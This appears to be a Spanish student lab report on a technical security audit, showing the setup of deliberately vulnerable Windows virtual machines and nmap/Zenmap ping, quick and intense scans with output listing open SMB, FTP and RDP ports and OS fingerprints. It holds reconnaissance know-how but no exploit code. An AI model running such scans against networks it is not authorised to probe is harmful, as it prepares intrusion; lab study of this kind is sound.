


AUDITORIA TECNICA





Oier Zalba Huarte



En primer lugar, he instalado todas las maquinas que tenemos a disposición.

1. Windows XP vulnerable
2. Windows 7 vulnerable
3. Windows server vulnerable
4. Kali Linux 2019




Comprobamos que funcionan bien ejecutándolas y viendo el ping interno de cada una de ellas






Procedemos a hacer un ping scan con zenmap para ver todas las maquinas que contestan al ping.

Dado que lo he probado en mi red local, tengo muchos dispositivos:



Luego hacemos un quick scan para escanear los 100 puertos mas comunes de todas las maquinas.



```
Scan Tools Profile Help
Target: 192.168.0.1/24
Profile: Quick scan
Command: nmap -T4 -F 192.168.0.1/24

Nmap Output | Ports / Hosts | Topology | Host Details | Scans
nmap -T4 -F 192.168.0.1/24
MAC Address: 04:CF:8C:1C:A9:2F (Unknown)

Nmap scan report for 192.168.0.23
Host is up (0.000064s latency).
All 100 scanned ports on 192.168.0.23 are filtered
MAC Address: 00:D8:61:C9:53:A0 (Unknown)

Nmap scan report for 192.168.0.41
Host is up (0.00018s latency).
Not shown: 99 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    closed telnet
25/tcp    closed smtp
80/tcp    closed http
110/tcp   closed pop3
139/tcp   open  netbios-ssn
143/tcp   closed imap
443/tcp   closed https
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 08:00:27:0B:43:F0 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.0.42
Host is up (0.00038s latency).
Not shown: 95 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49154/tcp open  unknown
MAC Address: 08:00:27:0B:42:00 (Oracle VirtualBox virtual NIC)


Nmap scan report for 192.168.0.44
Host is up (0.00016s latency).
All 100 scanned ports on 192.168.0.44 are filtered
MAC Address: 08:00:27:41:5D:25 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.0.43
Host is up (0.000040s latency).
All 100 scanned ports on 192.168.0.43 are closed

Nmap done: 256 IP addresses (15 hosts up) scanned in 54.45 seconds
```

En las maquinas que queremos hacer un escaneo más exhaustivo podemos hacer intense scan, en este caso escanea los 1000 puertos más comunes.

Windows xp:



```


Applications ▾ Places ▾ Zenmap ▾ Fri 12:32
Zenmap
Scan Tools Profile Help
Target: 192.168.0.41 Profile: Intense scan
Command: nmap -T4 -A -v 192.168.0.41
Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
www.adslvf[192.168.0.1]
192.168.0.10
192.168.0.11
192.168.0.12
192.168.0.13
192.168.0.14
192.168.0.16
192.168.0.18
192.168.0.19
192.168.0.20
192.168.0.23
192.168.0.41
192.168.0.42
192.168.0.43
192.168.0.44
Filter Hosts

Host script results:
|_ OS: Microsoft Windows XP SP2 or Windows Server 2003 (94%), Microsoft Windows 2003 SP2 (94%), Microsoft Windows XP SP2 or SP3 (94%)
|_ No exact OS matches for host (test conditions non-ideal).
|_ Network Distance: 1 hop
|_ TCP Sequence Prediction: Difficulty=252 (Good luck!)
|_ IP ID Sequence Generation: Incremental
|_ Service Info: OSS: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
|_ Host script results:
|   |_ OS skew: mean: -3958s, deviation: 1h24m58s, median: -1h59m53s
|   |_ nbstat: NetBIOS name: XPVUL, NetBIOS user: <unknown>, NetBIOS MAC: 00:00:27:0b:43:f0 (Oracle VirtualBox virtual NIC)
|   |_ Names:
|   |   |_ XPVUL<0> Flags: <unique><active>
|   |   |_ GRUPO TRABAJO<0> Flags: <group><active>
|   |   |_ XPVUL<20> Flags: <unique><active>
|   |   |_ GRUPO TRABAJO<1> Flags: <group><active>
|   |   |_ GRUPO TRABAJO<10> Flags: <unique><active>
|   |   |_ \w1\w2\ MSBROWSE_\x02<0> Flags: <group><active>
|   |_ smb-krb5-discovery:
|   |   |_ OS: Windows XP (Windows 2000 LAN Manager)
|   |   |_ OS CPE: cpe:/o:microsoft:windows_xp:-
|   |   |_ Computer name: xpvul
|   |_ NetBIOS computer name: XPVUL\x00
|   |_ Workgroup: GRUPO TRABAJO\x00
|   |_ System time: 2021-05-14T18:24:04+02:00
|   |_ sub-security-mode:
|   |   |_ account used: guest
|   |   |_ authentication level: user
|   |   |_ challenge_response: supported
|   |_ message_signing: disabled (dangerous, but default)
|_ _smb2-time: Protocol negotiation failed (SMB2)


TRACEROUTE
HOP RTT ADDRESS
1 0.22 ms 192.168.0.41

NSE: Script Post-scanning.
Initiating NSE at 12:28
Completed NSE at 12:28, 0.00s elapsed
Initiating NSE at 12:28
Completed NSE at 12:28, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
